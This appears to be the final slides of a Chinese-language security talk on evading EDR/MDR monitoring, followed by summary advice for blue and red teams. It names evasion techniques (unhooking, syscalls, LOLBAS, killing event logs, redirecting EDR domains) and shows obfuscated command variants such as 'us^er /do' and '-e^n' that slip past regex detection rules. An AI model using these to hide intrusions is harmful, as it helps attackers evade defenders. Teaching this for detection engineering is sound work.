  - 把 EDR 回報的 Domain Name 指向 127.0.0.1
  - Phant0m (Windows Eventlog Killer)
- 通常做這些都沒被發現真的是上輩子燒好香

EDR/MDR Bypass

- The hook bypass
  - Unhook (usermode)
  - Syscall
  - Unexpected API
- 網路上有公開許多關於此種類的利用方式
- 可能很有效繞過主動防護，但對於監控紀錄來說可能不太有用

EDR/MDR Bypass

- 偵測規則繞過
  - LOLBAS
  - 指令混淆
  - 事件類型轉換
- 很容易逃避偵測，但被搜尋到就會直接進行調查
- 對於紅隊來說，永遠不知道所執行的指令到底會不會觸發 Alert


Pratical EDR/MDR bypass

Detection Rule/Threat Hunting 是基於 Regex

- net.exe user /domain -> regex "user[ ]+/domain”
  - user /do, user /dom, us^er /do
- Powershell.exe -encodedcommand xxxxx -> regex "-encodedcommand"
  - -e, -en, -enc, -e^n

EDR/MDR Bypass

事件類型轉換



Summary

Summary

For blue team

- 永遠注意那些不正常的事件並保持好奇
- 挖掘觀測到的未知手法可以反饋很大的偵測及防護價值
- 把藍隊做到最好只能滿分100分，而鑽研紅隊手法反能提升藍隊的總分上限
- 管理與優化，分析不完的告警等於沒有告警

Summary

For red team

- 偵測逐漸成為藍方趨勢，繞過阻擋已漸漸不重要，而內網隱蔽的滲透技巧將佔比越來越重，即使透過強大的RCE從外部進入內網也可能早早出局
- 對抗託管系列的服務主要對抗的是人，而不是系統或防禦機制
- 小心使用那些價值連城的漏洞，有可能不慎落入藍隊手中

被紀錄不等於被告警、被告警不等於被發現

被發現不等於被調查、被調查不等於被處理

Thank You!